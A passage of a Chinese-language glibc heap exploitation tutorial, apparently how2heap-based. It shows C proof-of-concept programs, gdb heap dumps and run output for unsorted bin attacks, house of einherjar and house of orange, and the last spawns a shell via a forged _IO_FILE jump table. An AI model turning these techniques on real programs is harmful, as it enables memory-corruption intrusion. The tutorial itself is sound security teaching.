gef➤  x/8gx 0x602010-0x10
0x602000:	0x0000000000000000	0x0000000000000021  <-- chunk
 1
0x602010:	0x4141414141414141	0x4141414141414141
0x602020:	0x4141414141414141	0xffffffffffffffff  <-- modif
ied top chunk
0x602030:	0x0000000000000000	0x0000000000000000
```

改写之后的 size==0xffffffff。

现在我们可以 malloc 一个任意大小的内存而不用调用 mmap 了。接下来 malloc 一个 chunk，使得该 chunk 刚好分配到我们想要控制的那块区域为止，这样在下一次 malloc 时，就可以返回到我们想要控制的区域了。计算方法是用目标地址减去 top chunk 地址，再减去 chunk 头的大小。

```
gef➤  x/8gx 0x602010-0x10
0x602000:	0x0000000000000000	0x0000000000000021
0x602010:	0x4141414141414141	0x4141414141414141
0x602020:	0x4141414141414141	0xfffffffffffff051
0x602030:	0x0000000000000000	0x0000000000000000
gef➤  x/12gx 0x602010+0xfffffffffffff050
0x601060:	0x4141414141414141	0x4141414141414141
0x601070:	0x4141414141414141	0x0000000000000fa9	<-- top c
hunk
0x601080 <bss_var>:	0x2073692073696854	0x676e697274732061
 <-- target
0x601090 <bss_var+16>:	0x6577207461687420	0x6f7420746e6177
20
0x6010a0 <bss_var+32>:	0x6972777265766f20	0x00000000002e65
74
0x6010b0:	0x0000000000000000	0x0000000000000000
```

再次 malloc，将目标地址包含进来即可，现在我们就成功控制了目标内存：

```
gef➤  x/12gx 0x602010+0xfffffffffffff050
0x601060:	0x4141414141414141	0x4141414141414141
0x601070:	0x4141414141414141	0x0000000000000041	<-- chunk
 2
0x601080 <bss_var>:	0x2073692073696854	0x676e697274732061
 <-- target
0x601090 <bss_var+16>:	0x6577207461687420	0x6f7420746e6177
20
0x6010a0 <bss_var+32>:	0x6972777265766f20	0x00000000002e65
74
0x6010b0:	0x0000000000000000	0x0000000000000f69	<-- top c
hunk
```

该技术的缺点是会受到 ASLR 的影响，因为如果攻击者需要修改指定位置的内存，他首先需要知道当前 top chunk 的位置以构造合适的 malloc 大小来转移 top chunk。而 ASLR 将使堆内存地址随机，所以该技术还需同时配合使用信息泄漏以达成攻击。

unsorted_bin_into_stack

```
#include <stdio.h>
#include <stdlib.h>

int main() {
    unsigned long stack_buf[4] = {0};

    unsigned long *victim  = malloc(0x80);
    unsigned long *p1 = malloc(0x10);
    fprintf(stderr, "Allocating the victim chunk at %p\n", victi
m);

    // deal with tcache
    // int *k[10], i;
    // for (i = 0; i < 7; i++) {
    //     k[i] = malloc(0x80);
    // }
    // for (i = 0; i < 7; i++) {
    //     free(k[i]);
    // }

    free(victim);
    fprintf(stderr, "Freeing the chunk, it will be inserted in t
he unsorted bin\n\n");

    stack_buf[1] = 0x100 + 0x10;
    stack_buf[3] = (unsigned long)stack_buf;        // or any ot
her writable address
    fprintf(stderr, "Create a fake chunk on the stack\n");
    fprintf(stderr, "fake->size: %p\n", (void *)stack_buf[1]);
    fprintf(stderr, "fake->bk: %p\n\n", (void *)stack_buf[3]);

    victim[1] = (unsigned long)stack_buf;
    fprintf(stderr, "Now we overwrite the victim->bk pointer to 
stack: %p\n\n", stack_buf);

    fprintf(stderr, "Malloc a chunk which size is 0x110 will ret
urn the region of our fake chunk: %p\n", &stack_buf[2]);

    unsigned long *fake = malloc(0x100);
```

```
    fprintf(stderr, "malloc(0x100): %p\n", fake);
}
```

```
$ gcc -g unsorted_bin_into_stack.c
$ ./a.out
Allocating the victim chunk at 0x17a1010
Freeing the chunk, it will be inserted in the unsorted bin

Create a fake chunk on the stack
fake->size: 0x110
fake->bk: 0x7fffcd906480

Now we overwrite the victim->bk pointer to stack: 0x7fffcd906480

Malloc a chunk which size is 0x110 will return the region of our
 fake chunk: 0x7fffcd906490
malloc(0x100): 0x7fffcd906490
```

unsorted-bin-into-stack 通过改写 unsorted bin 里 chunk 的 bk 指针到任意地址，从而在栈上 malloc 出 chunk。

首先将一个 chunk 放入 unsorted bin，并且在栈上伪造一个 chunk：

```
gdb-peda$ x/6gx victim - 2
0x602000:	0x0000000000000000	0x0000000000000091	<-- victi
m chunk
0x602010:	0x00007ffff7dd1b78	0x00007ffff7dd1b78
0x602020:	0x0000000000000000	0x0000000000000000
gdb-peda$ x/4gx stack_buf
0x7fffffffdbc0:	0x0000000000000000	0x0000000000000110	<--
 fake chunk
0x7fffffffdbd0:	0x0000000000000000	0x00007fffffffdbc0
```

然后假设有一个漏洞，可以改写 victim chunk 的 bk 指针，那么将其改为指向 fake chunk：

```
gdb-peda$ x/6gx victim - 2
0x602000:    0x0000000000000000    0x0000000000000091  <-- victi
m chunk
0x602010:    0x00007ffff7dd1b78    0x00007fffffffdbc0    <-- bk
pointer
0x602020:    0x0000000000000000    0x0000000000000000
gdb-peda$ x/4gx stack_buf
0x7fffffffdbc0:    0x0000000000000000    0x0000000000000110  <--
 fake chunk
0x7fffffffdbd0:    0x0000000000000000    0x00007fffffffdbc0
```

那么此时就相当于 fake chunk 已经被链接到 unsorted bin 中。在下一次 malloc 的时候，malloc 会顺着 bk 指针进行遍历，于是就找到了大小正好合适的 fake chunk：

```
gdb-peda$ x/6gx victim - 2
0x602000:    0x0000000000000000    0x0000000000000091  <-- victi
m chunk
0x602010:    0x00007ffff7dd1bf8    0x00007ffff7dd1bf8
0x602020:    0x0000000000000000    0x0000000000000000
gdb-peda$ x/4gx fake - 2
0x7fffffffdbc0:    0x0000000000000000    0x0000000000000110  <--
 fake chunk
0x7fffffffdbd0:    0x00007ffff7dd1b78    0x00007fffffffdbc0
```

fake chunk 被取出，而 victim chunk 被从 unsorted bin 中取出来放到了 small bin 中。另外值得注意的是 fake chunk 的 fd 指针被修改了，这是 unsorted bin 的地址，通过它可以泄露 libc 地址，这正是下面 unsorted bin attack 会讲到的。

将上面的代码解除注释，就是 libc-2.27 环境下的版本，但是需要注意的是由于 tcache 的影响， `stack_buf[3]` 不能再设置成任意地址。

malloc 前：

```
gdb-peda$ x/6gx victim - 2
0x555555756250: 0x0000000000000000      0x0000000000000091  <--
victim chunk
0x555555756260: 0x00007ffff7dd2b00      0x00007fffffffdcb0
0x555555756270: 0x0000000000000000      0x0000000000000000
gdb-peda$ x/4gx stack_buf
0x7fffffffdcb0: 0x0000000000000000      0x0000000000000110  <--
fake chunk
0x7fffffffdcc0: 0x0000000000000000      0x00007fffffffdcb0
gdb-peda$ x/26gx 0x0000555555756000+0x10
0x555555756010: 0x0700000000000000      0x0000000000000000  <--
counts
0x555555756020: 0x0000000000000000      0x0000000000000000
0x555555756030: 0x0000000000000000      0x0000000000000000
0x555555756040: 0x0000000000000000      0x0000000000000000
0x555555756050: 0x0000000000000000      0x0000000000000000
0x555555756060: 0x0000000000000000      0x0000000000000000
0x555555756070: 0x0000000000000000      0x0000000000000000
0x555555756080: 0x0000000000000000      0x0000555555756670  <--
entries
0x555555756090: 0x0000000000000000      0x0000000000000000
0x5555557560a0: 0x0000000000000000      0x0000000000000000
0x5555557560b0: 0x0000000000000000      0x0000000000000000
0x5555557560c0: 0x0000000000000000      0x0000000000000000
0x5555557560d0: 0x0000000000000000      0x0000000000000000
```

malloc 后：

```
gdb-peda$ x/6gx victim - 2
0x555555756250: 0x0000000000000000      0x0000000000000091  <--
victim chunk
0x555555756260: 0x00007ffff7dd2b80      0x00007ffff7dd2b80
0x555555756270: 0x0000000000000000      0x0000000000000000
gdb-peda$ x/4gx fake - 2
0x7fffffffdcb0: 0x0000000000000000      0x0000000000000110  <--
fake chunk
0x7fffffffdcc0: 0x00007ffff7dd2b00      0x00007fffffffdcb0
gdb-peda$ x/26gx 0x0000555555756000+0x10
0x555555756010: 0x0700000000000000      0x0700000000000000  <--
counts  <-- counts
0x555555756020: 0x0000000000000000      0x0000000000000000
0x555555756030: 0x0000000000000000      0x0000000000000000
0x555555756040: 0x0000000000000000      0x0000000000000000
0x555555756050: 0x0000000000000000      0x0000000000000000
0x555555756060: 0x0000000000000000      0x0000000000000000
0x555555756070: 0x0000000000000000      0x0000000000000000
0x555555756080: 0x0000000000000000      0x0000555555756670  <--
entries
0x555555756090: 0x0000000000000000      0x0000000000000000
0x5555557560a0: 0x0000000000000000      0x0000000000000000
0x5555557560b0: 0x0000000000000000      0x0000000000000000
0x5555557560c0: 0x0000000000000000      0x00007fffffffdcc0  <--
entries
0x5555557560d0: 0x0000000000000000      0x0000000000000000
```

可以看到在 malloc 时，fake chunk 被不断重复地链接到 tcache bin，直到装满后，才从 unsorted bin 里取出。同样的，fake chunk 的 fd 指向 unsorted bin。

unsorted_bin_attack

```
#include <stdio.h>
#include <stdlib.h>

int main() {
    unsigned long stack_var = 0;
    fprintf(stderr, "The target we want to rewrite on stack: %p
-> %ld\n\n", &stack_var, stack_var);

    unsigned long *p  = malloc(0x80);
    unsigned long *p1 = malloc(0x10);
    fprintf(stderr, "Now, we allocate first small chunk on the h
eap at: %p\n",p);

    free(p);
    fprintf(stderr, "We free the first chunk now. Its bk pointer
 point to %p\n", (void*)p[1]);

    p[1] = (unsigned long)(&stack_var - 2);
    fprintf(stderr, "We write it with the target address-0x10: %
p\n\n", (void*)p[1]);

    malloc(0x80);
    fprintf(stderr, "Let's malloc again to get the chunk we just
 free: %p -> %p\n", &stack_var, (void*)stack_var);
}
```

```
$ gcc -g unsorted_bin_attack.c
$ ./a.out
The target we want to rewrite on stack: 0x7ffc9b1d61b0 -> 0

Now, we allocate first small chunk on the heap at: 0x1066010
We free the first chunk now. Its bk pointer point to 0x7f2404cf5
b78
We write it with the target address-0x10: 0x7ffc9b1d61a0

Let's malloc again to get the chunk we just free: 0x7ffc9b1d61b0
 -> 0x7f2404cf5b78
```

unsorted bin 攻击通常是为更进一步的攻击做准备的，我们知道 unsorted bin 是一个双向链表，在分配时会通过 unlink 操作将 chunk 从链表中移除，所以如果能够控制 unsorted bin chunk 的 bk 指针，就可以向任意位置写入一个指针。这里通过 unlink 将 libc 的信息写入到我们可控的内存中，从而导致信息泄漏，为进一步的攻击提供便利。

unlink 的对 unsorted bin 的操作是这样的：

```
          /* remove from unsorted list */
          unsorted_chunks (av)->bk = bck;
          bck->fd = unsorted_chunks (av);
```

其中 `bck = victim->bk` 。

首先分配两个 chunk，然后释放掉第一个，它将被加入到 unsorted bin 中：

```
gef➤  x/26gx 0x602010-0x10
0x602000:	0x0000000000000000	0x0000000000000091	<-- chunk
 1 [be freed]
0x602010:	0x00007ffff7dd1b78	0x00007ffff7dd1b78	<-- f
d, bk pointer
0x602020:	0x0000000000000000	0x0000000000000000
0x602030:	0x0000000000000000	0x0000000000000000
0x602040:	0x0000000000000000	0x0000000000000000
0x602050:	0x0000000000000000	0x0000000000000000
0x602060:	0x0000000000000000	0x0000000000000000
0x602070:	0x0000000000000000	0x0000000000000000
0x602080:	0x0000000000000000	0x0000000000000000
0x602090:	0x0000000000000090	0x0000000000000020	<-- chunk
 2
0x6020a0:	0x0000000000000000	0x0000000000000000
0x6020b0:	0x0000000000000000	0x0000000000020f51	<-- top c
hunk
0x6020c0:	0x0000000000000000	0x0000000000000000
gef➤  x/4gx &stack_var-2
0x7fffffffdc50:	0x00007fffffffdd60	0x0000000000400712
0x7fffffffdc60:	0x0000000000000000	0x0000000000602010
gef➤  heap bins unsorted
[ Unsorted Bin for arena 'main_arena' ]
[+] unsorted_bins[0]: fw=0x602000, bk=0x602000
 →   Chunk(addr=0x602010, size=0x90, flags=PREV_INUSE)
```

然后假设存在一个溢出漏洞，可以让我们修改 chunk 1 的数据。然后我们将 chunk 1 的 bk 指针修改为指向目标地址 - 2，也就相当于是在目标地址处有一个 fake free chunk，然后 malloc：

```
gef➤  x/26gx 0x602010-0x10
0x602000:	0x0000000000000000	0x0000000000000091  <-- chunk
 3
0x602010:	0x00007ffff7dd1b78	0x00007fffffffdc50
0x602020:	0x0000000000000000	0x0000000000000000
0x602030:	0x0000000000000000	0x0000000000000000
0x602040:	0x0000000000000000	0x0000000000000000
0x602050:	0x0000000000000000	0x0000000000000000
0x602060:	0x0000000000000000	0x0000000000000000
0x602070:	0x0000000000000000	0x0000000000000000
0x602080:	0x0000000000000000	0x0000000000000000
0x602090:	0x0000000000000090	0x0000000000000021  <-- chunk
 2
0x6020a0:	0x0000000000000000	0x0000000000000000
0x6020b0:	0x0000000000000000	0x0000000000020f51  <-- top c
hunk
0x6020c0:	0x0000000000000000	0x0000000000000000
gef➤  x/4gx &stack_var-2
0x7fffffffdc50:	0x00007fffffffdc80	0x0000000000400756  <--
 fake chunk
0x7fffffffdc60:	0x00007ffff7dd1b78	0x0000000000602010
 <-- fd->TAIL
```

从而泄漏了 unsorted bin 的头部地址。

那么继续来看 libc-2.27 里怎么处理：

```
#include <stdio.h>
#include <stdlib.h>

int main() {
    unsigned long stack_var = 0;
    fprintf(stderr, "The target we want to rewrite on stack: %p
-> %ld\n\n", &stack_var, stack_var);

    unsigned long *p = malloc(0x80);
    unsigned long *p1 = malloc(0x10);
    fprintf(stderr, "Now, we allocate first small chunk on the h
eap at: %p\n",p);

    free(p);
    fprintf(stderr, "Freed the first chunk to put it in a tcache
 bin\n");

    p[0] = (unsigned long)(&stack_var);
    fprintf(stderr, "Overwrite the next ptr with the target addr
ess\n");
    malloc(0x80);
    malloc(0x80);
    fprintf(stderr, "Now we malloc twice to make tcache struct's
 counts '0xff'\n\n");

    free(p);
    fprintf(stderr, "Now free again to put it in unsorted bin\n"
);
    p[1] = (unsigned long)(&stack_var - 2);
    fprintf(stderr, "Now write its bk ptr with the target addres
s-0x10: %p\n\n", (void*)p[1]);

    malloc(0x80);
    fprintf(stderr, "Finally malloc again to get the chunk at ta
rget address: %p -> %p\n", &stack_var, (void*)stack_var);
}
```

```
$ gcc -g tcache_unsorted_bin_attack.c
$ ./a.out
The target we want to rewrite on stack: 0x7ffef0884c10 -> 0

Now, we allocate first small chunk on the heap at: 0x56486690726
0
Freed the first chunk to put it in a tcache bin
Overwrite the next ptr with the target address
Now we malloc twice to make tcache struct's counts '0xff'

Now free again to put it in unsorted bin
Now write its bk ptr with the target address-0x10: 0x7ffef0884c0
0

Finally malloc again to get the chunk at target address: 0x7ffef
0884c10 -> 0x7f69ba1d8ca0
```

我们知道由于 tcache 的存在，malloc 从 unsorted bin 取 chunk 的时候，如果对应的 tcache bin 还未装满，则会将 unsorted bin 里的 chunk 全部放进对应的 tcache bin，然后再从 tcache bin 中取出。那么问题就来了，在放进 tcache bin 的这个过程中，malloc 会以为我们的 target address 也是一个 chunk，然而这个 "chunk" 是过不了检查的，将抛出 "memory corruption" 的错误：

```
      while ((victim = unsorted_chunks (av)->bk) != unsorted_chu
nks (av))
        {
          bck = victim->bk;
          if (__builtin_expect (chunksize_nomask (victim) <= 2 *
 SIZE_SZ, 0)
              || __builtin_expect (chunksize_nomask (victim)
                   > av->system_mem, 0))
            malloc_printerr ("malloc(): memory corruption");
```

那么要想跳过放 chunk 的这个过程，就需要对应 tcache bin 的 counts 域不小于 tcache_count（默认为7），但如果 counts 不为 0，说明 tcache bin 里是有 chunk 的，那么 malloc 的时候会直接从 tcache bin 里取出，于是就没有 unsorted bin 什么事了：

```
  if (tc_idx < mp_.tcache_bins
      /*&& tc_idx < TCACHE_MAX_BINS*/ /* to appease gcc */
      && tcache
      && tcache->entries[tc_idx] != NULL)
    {
      return tcache_get (tc_idx);
    }
```

这就造成了矛盾，所以我们需要找到一种既能从 unsorted bin 中取 chunk，又不会将 chunk 放进 tcache bin 的办法。

于是就得到了上面的利用 tcache poisoning（参考章节4.14），将 counts 修改成了 `0xff` ，于是在进行到下面这里时就会进入 else 分支，直接取出 chunk 并返回：

```
#if USE_TCACHE
          /* Fill cache first, return to user only if cache fill
s.
         We may return one of these chunks later.   */
          if (tcache_nb
          && tcache->counts[tc_idx] < mp_.tcache_count)
        {
          tcache_put (victim, tc_idx);
          return_cached = 1;
          continue;
        }
          else
        {
#endif
              check_malloced_chunk (av, victim, nb);
              void *p = chunk2mem (victim);
              alloc_perturb (p, bytes);
              return p;
```

于是就成功泄露出了 unsorted bin 的头部地址。

house_of_einherjar

```
#include <stdio.h>
```

```
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
#include <malloc.h>

int main() {
    uint8_t *a, *b, *d;

    a = (uint8_t*) malloc(0x10);
    int real_a_size = malloc_usable_size(a);
    memset(a, 'A', real_a_size);
    fprintf(stderr, "We allocate 0x10 bytes for 'a': %p\n\n", a)
;

    size_t fake_chunk[6];
    fake_chunk[0] = 0x80;
    fake_chunk[1] = 0x80;
    fake_chunk[2] = (size_t) fake_chunk;
    fake_chunk[3] = (size_t) fake_chunk;
    fake_chunk[4] = (size_t) fake_chunk;
    fake_chunk[5] = (size_t) fake_chunk;
    fprintf(stderr, "Our fake chunk at %p looks like:\n", fake_c
hunk);
    fprintf(stderr, "prev_size: %#lx\n", fake_chunk[0]);
    fprintf(stderr, "size: %#lx\n", fake_chunk[1]);
    fprintf(stderr, "fwd: %#lx\n", fake_chunk[2]);
    fprintf(stderr, "bck: %#lx\n", fake_chunk[3]);
    fprintf(stderr, "fwd_nextsize: %#lx\n", fake_chunk[4]);
    fprintf(stderr, "bck_nextsize: %#lx\n\n", fake_chunk[5]);

    b = (uint8_t*) malloc(0xf8);
    int real_b_size = malloc_usable_size(b);
    uint64_t* b_size_ptr = (uint64_t*)(b - 0x8);
    fprintf(stderr, "We allocate 0xf8 bytes for 'b': %p\n", b);
    fprintf(stderr, "b.size: %#lx\n", *b_size_ptr);
    fprintf(stderr, "We overflow 'a' with a single null byte int
o the metadata of 'b'\n");
    a[real_a_size] = 0;
    fprintf(stderr, "b.size: %#lx\n\n", *b_size_ptr);
```

```
    size_t fake_size = (size_t)((b-sizeof(size_t)*2) - (uint8_t*
)fake_chunk);
    *(size_t*)&a[real_a_size-sizeof(size_t)] = fake_size;
    fprintf(stderr, "We write a fake prev_size to the last %lu b
ytes of a so that it will consolidate with our fake chunk\n", si
zeof(size_t));
    fprintf(stderr, "Our fake prev_size will be %p - %p = %#lx\n
\n", b-sizeof(size_t)*2, fake_chunk, fake_size);

    fake_chunk[1] = fake_size;
    fprintf(stderr, "Modify fake chunk's size to reflect b's new
 prev_size\n");

    fprintf(stderr, "Now we free b and this will consolidate wit
h our fake chunk\n");
    free(b);
    fprintf(stderr, "Our fake chunk size is now %#lx (b.size + f
ake_prev_size)\n", fake_chunk[1]);

    d = malloc(0x10);
    memset(d, 'A', 0x10);
    fprintf(stderr, "\nNow we can call malloc() and it will begi
n in our fake chunk: %p\n", d);
}
```

```
$ gcc -g house_of_einherjar.c
$ ./a.out
We allocate 0x10 bytes for 'a': 0xb31010

Our fake chunk at 0x7ffdb337b7f0 looks like:
prev_size: 0x80
size: 0x80
fwd: 0x7ffdb337b7f0
bck: 0x7ffdb337b7f0
fwd_nextsize: 0x7ffdb337b7f0
bck_nextsize: 0x7ffdb337b7f0

We allocate 0xf8 bytes for 'b': 0xb31030
b.size: 0x101
We overflow 'a' with a single null byte into the metadata of 'b'
b.size: 0x100

We write a fake prev_size to the last 8 bytes of a so that it wi
ll consolidate with our fake chunk
Our fake prev_size will be 0xb31020 - 0x7ffdb337b7f0 = 0xffff800
24d7b5830

Modify fake chunk's size to reflect b's new prev_size
Now we free b and this will consolidate with our fake chunk
Our fake chunk size is now 0xffff80024d7d6811 (b.size + fake_pre
v_size)

Now we can call malloc() and it will begin in our fake chunk: 0x
7ffdb337b800
```

house-of-einherjar 是一种利用 malloc 来返回一个附近地址的任意指针。它要求有一个单字节溢出漏洞，覆盖掉 next chunk 的 size 字段并清除 `PREV_IN_USE` 标志，然后还需要覆盖 prev_size 字段为 fake chunk 的大小。当 next chunk 被释放时，它会发现前一个 chunk 被标记为空闲状态，然后尝试合并堆块。只要我们精心构造一个 fake chunk，让合并后的堆块范围到 fake chunk 处，那下一次 malloc 将返回我们想要的地址。比起前面所讲过的 poison-null-byte ，更加强大，但是要求的条件也更多一点，比如一个堆信息泄漏。

首先分配一个假设存在 off_by_one 溢出的 chunk a，然后在栈上创建我们的 fake chunk，chunk 大小随意，只要是 small chunk 就可以了：

```
gef➤  x/8gx a-0x10
0x603000:    0x0000000000000000    0x0000000000000021  <-- chunk
 a
0x603010:    0x4141414141414141    0x4141414141414141
0x603020:    0x4141414141414141    0x0000000000020fe1  <-- top c
hunk
0x603030:    0x0000000000000000    0x0000000000000000
gef➤  x/8gx &fake_chunk
0x7fffffffdcb0:    0x0000000000000080    0x0000000000000080  <--
 fake chunk
0x7fffffffdcc0:    0x00007fffffffdcb0    0x00007fffffffdcb0
0x7fffffffdcd0:    0x00007fffffffdcb0    0x00007fffffffdcb0
0x7fffffffdce0:    0x00007fffffffddd0    0xffa7b97358729300
```

接下来创建 chunk b，并利用 chunk a 的溢出将 size 字段覆盖掉，清除了 `PREV_INUSE` 标志，chunk b 就会以为前一个 chunk 是一个 free chunk 了：

```
gef➤  x/8gx a-0x10
0x603000:    0x0000000000000000    0x0000000000000021  <-- chunk
 a
0x603010:    0x4141414141414141    0x4141414141414141
0x603020:    0x4141414141414141    0x0000000000000100  <-- chunk
 b
0x603030:    0x0000000000000000    0x0000000000000000
```

原本 chunk b 的 size 字段应该为 0x101，在这里我们选择 malloc(0xf8) 作为 chunk b 也是出于方便的目的，覆盖后只影响了标志位，没有影响到大小。

接下来根据 fake chunk 在栈上的位置修改 chunk b 的 prev_size 字段。计算方法是用 chunk b 的起始地址减去 fake chunk 的起始地址，同时为了绕过检查，还需要将 fake chunk 的 size 字段与 chunk b 的 prev_size 字段相匹配：

```
gef➤  x/8gx a-0x10
0x603000:	0x0000000000000000	0x0000000000000021	<-- chunk
 a
0x603010:	0x4141414141414141	0x4141414141414141
0x603020:	0xffff800000605370	0x0000000000000100	<-- chunk
 b <-- prev_size
0x603030:	0x0000000000000000	0x0000000000000000
gef➤  x/8gx &fake_chunk
0x7fffffffdcb0:	0x0000000000000080	0xffff800000605370	<--
 fake chunk <-- size
0x7fffffffdcc0:	0x00007fffffffdcb0	0x00007fffffffdcb0
0x7fffffffdcd0:	0x00007fffffffdcb0	0x00007fffffffdcb0
0x7fffffffdce0:	0x00007fffffffddd0	0xadeb3936608e0600
```

释放 chunk b，这时因为 `PREV_INUSE` 为零，unlink 会根据 prev_size 去寻找上一个 free chunk，并将它和当前 chunk 合并。从 arena 里可以看到：

```
gef➤  heap arenas
Arena (base=0x7ffff7dd1b20, top=0x7fffffffdcb0, last_remainder=0
x0, next=0x7ffff7dd1b20, next_free=0x0, system_mem=0x21000)
```

合并的过程在 poison-null-byte 那里也讲过了。

最后当我们再次 malloc，其返回的地址将是 fake chunk 的地址：

```
gef➤  x/8gx &fake_chunk
0x7fffffffdcb0:	0x0000000000000080	0x0000000000000021	<--
 chunk d
0x7fffffffdcc0:	0x4141414141414141	0x4141414141414141
0x7fffffffdcd0:	0x00007fffffffdcb0	0xffff800000626331
0x7fffffffdce0:	0x00007fffffffddd0	0xbdf40e22ccf46c00
```

house_of_orange

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
```

```
int winner (char *ptr);

int main() {
    char *p1, *p2;
    size_t io_list_all, *top;

    p1 = malloc(0x400 - 0x10);

    top = (size_t *) ((char *) p1 + 0x400 - 0x10);
    top[1] = 0xc01;

    p2 = malloc(0x1000);
    io_list_all = top[2] + 0x9a8;
    top[3] = io_list_all - 0x10;

    memcpy((char *) top, "/bin/sh\x00", 8);

    top[1] = 0x61;

    _IO_FILE *fp = (_IO_FILE *) top;
    fp->_mode = 0; // top+0xc0
    fp->_IO_write_base = (char *) 2; // top+0x20
    fp->_IO_write_ptr = (char *) 3; // top+0x28

    size_t *jump_table = &top[12]; // controlled memory
    jump_table[3] = (size_t) &winner;
    *(size_t *) ((size_t) fp + sizeof(_IO_FILE)) = (size_t) jump
_table; // top+0xd8

    malloc(1);
    return 0;
}

int winner(char *ptr) {
    system(ptr);
    return 0;
}
```

```
$ gcc -g house_of_orange.c
$ ./a.out
*** Error in `./a.out': malloc(): memory corruption: 0x00007f3da
ece3520 ***
======= Backtrace: =========
/lib/x86_64-linux-gnu/libc.so.6(+0x777e5)[0x7f3dae9957e5]
/lib/x86_64-linux-gnu/libc.so.6(+0x8213e)[0x7f3dae9a013e]
/lib/x86_64-linux-gnu/libc.so.6(__libc_malloc+0x54)[0x7f3dae9a21
84]
./a.out[0x4006cc]
/lib/x86_64-linux-gnu/libc.so.6(__libc_start_main+0xf0)[0x7f3dae
93e830]
./a.out[0x400509]
======= Memory map: ========
00400000-00401000 r-xp 00000000 08:01 919342
         /home/firmy/how2heap/a.out
00600000-00601000 r--p 00000000 08:01 919342
         /home/firmy/how2heap/a.out
00601000-00602000 rw-p 00001000 08:01 919342
         /home/firmy/how2heap/a.out
01e81000-01ec4000 rw-p 00000000 00:00 0
         [heap]
7f3da8000000-7f3da8021000 rw-p 00000000 00:00 0
7f3da8021000-7f3dac000000 ---p 00000000 00:00 0
7f3dae708000-7f3dae71e000 r-xp 00000000 08:01 398989
         /lib/x86_64-linux-gnu/libgcc_s.so.1
7f3dae71e000-7f3dae91d000 ---p 00016000 08:01 398989
         /lib/x86_64-linux-gnu/libgcc_s.so.1
7f3dae91d000-7f3dae91e000 rw-p 00015000 08:01 398989
         /lib/x86_64-linux-gnu/libgcc_s.so.1
7f3dae91e000-7f3daeade000 r-xp 00000000 08:01 436912
         /lib/x86_64-linux-gnu/libc-2.23.so
7f3daeade000-7f3daecde000 ---p 001c0000 08:01 436912
         /lib/x86_64-linux-gnu/libc-2.23.so
7f3daecde000-7f3daece2000 r--p 001c0000 08:01 436912
         /lib/x86_64-linux-gnu/libc-2.23.so
7f3daece2000-7f3daece4000 rw-p 001c4000 08:01 436912
         /lib/x86_64-linux-gnu/libc-2.23.so
7f3daece4000-7f3daece8000 rw-p 00000000 00:00 0
```

```
7f3daece8000-7f3daed0e000 r-xp 00000000 08:01 436908
         /lib/x86_64-linux-gnu/ld-2.23.so
7f3daeef4000-7f3daeef7000 rw-p 00000000 00:00 0
7f3daef0c000-7f3daef0d000 rw-p 00000000 00:00 0
7f3daef0d000-7f3daef0e000 r--p 00025000 08:01 436908
         /lib/x86_64-linux-gnu/ld-2.23.so
7f3daef0e000-7f3daef0f000 rw-p 00026000 08:01 436908
         /lib/x86_64-linux-gnu/ld-2.23.so
7f3daef0f000-7f3daef10000 rw-p 00000000 00:00 0
7ffe8eba6000-7ffe8ebc7000 rw-p 00000000 00:00 0
         [stack]
7ffe8ebee000-7ffe8ebf1000 r--p 00000000 00:00 0
         [vvar]
7ffe8ebf1000-7ffe8ebf3000 r-xp 00000000 00:00 0
         [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0
         [vsyscall]
$ whoami
firmy
$ exit
Aborted (core dumped)
```

house-of-orange 是一种利用堆溢出修改 `_IO_list_all` 指针的利用方法。它要求能够泄漏堆和 libc。我们知道一开始的时候，整个堆都属于 top chunk，每次申请内存时，就从 top chunk 中划出请求大小的堆块返回给用户，于是 top chunk 就越来越小。

当某一次 top chunk 的剩余大小已经不能够满足请求时，就会调用函数 `sysmalloc()` 分配新内存，这时可能会发生两种情况，一种是直接扩充 top chunk，另一种是调用 mmap 分配一块新的 top chunk。具体调用哪一种方法是由申请大小决定的，为了能够使用前一种扩展 top chunk，需要请求小于阀值 `mp_.mmap_threshold`：

```
    if (av == NULL
        || ((unsigned long) (nb) >= (unsigned long) (mp_.mmap_thre
shold)
        && (mp_.n_mmaps < mp_.n_mmaps_max)))
      {
```

同时，为了能够调用 `sysmalloc()` 中的 `_int_free()` ，需要 top chunk 大于 `MINSIZE` ，即 0x10：

```
                if (old_size >= MINSIZE)
                  {
                    _int_free (av, old_top, 1);
                  }
```

当然，还得绕过下面两个限制条件：

```
  /*
     If not the first time through, we require old_size to be
     at least MINSIZE and to have prev_inuse set.
   */

  assert ((old_top == initial_top (av) && old_size == 0) ||
          ((unsigned long) (old_size) >= MINSIZE &&
           prev_inuse (old_top) &&
           ((unsigned long) old_end & (pagesize - 1)) == 0));

  /* Precondition: not enough current space to satisfy nb reques
t */
  assert ((unsigned long) (old_size) < (unsigned long) (nb + MIN
SIZE));
```

即满足 old_size 小于 `nb+MINSIZE` ， `PREV_INUSE` 标志位为 1， `old_top+old_size` 页对齐这几个条件。

首先分配一个大小为 0x400 的 chunk：

```
gef➤  x/4gx p1-0x10
0x602000:	0x0000000000000000	0x0000000000000401  <-- chunk
 p1
0x602010:	0x0000000000000000	0x0000000000000000
gef➤  x/4gx p1-0x10+0x400
0x602400:	0x0000000000000000	0x0000000000020c01  <-- top c
hunk
0x602410:	0x0000000000000000	0x0000000000000000
```

默认情况下，top chunk 大小为 0x21000，减去 0x400，所以此时的大小为 0x20c00，另外 PREV_INUSE 被设置。

现在假设存在溢出漏洞，可以修改 top chunk 的数据，于是我们将 size 字段修改为 0xc01。这样就可以满足上面所说的条件：

```
gef➤  x/4gx p1-0x10+0x400
0x602400:	0x0000000000000000	0x0000000000000c01	<-- top c
hunk
0x602410:	0x0000000000000000	0x0000000000000000
```

紧接着，申请一块大内存，此时由于修改后的 top chunk size 不能满足需求，则调用 sysmalloc 的第一种方法扩充 top chunk，结果是在 old_top 后面新建了一个 top chunk 用来存放 new_top，然后将 old_top 释放，即被添加到了 unsorted bin 中：

```
gef➤  x/4gx p1-0x10+0x400
0x602400:	0x0000000000000000	0x0000000000000be1	<-- old t
op chunk [be freed]
0x602410:	0x00007ffff7dd1b78	0x00007ffff7dd1b78	    <-- f
d, bk pointer
gef➤  x/4gx p1-0x10+0x400+0xbe0
0x602fe0:	0x0000000000000be0	0x0000000000000010	<-- fence
post chunk 1
0x602ff0:	0x0000000000000000	0x0000000000000011	<-- fence
post chunk 2
gef➤  x/4gx p2-0x10
0x623000:	0x0000000000000000	0x0000000000001011	<-- chunk
 p2
0x623010:	0x0000000000000000	0x0000000000000000
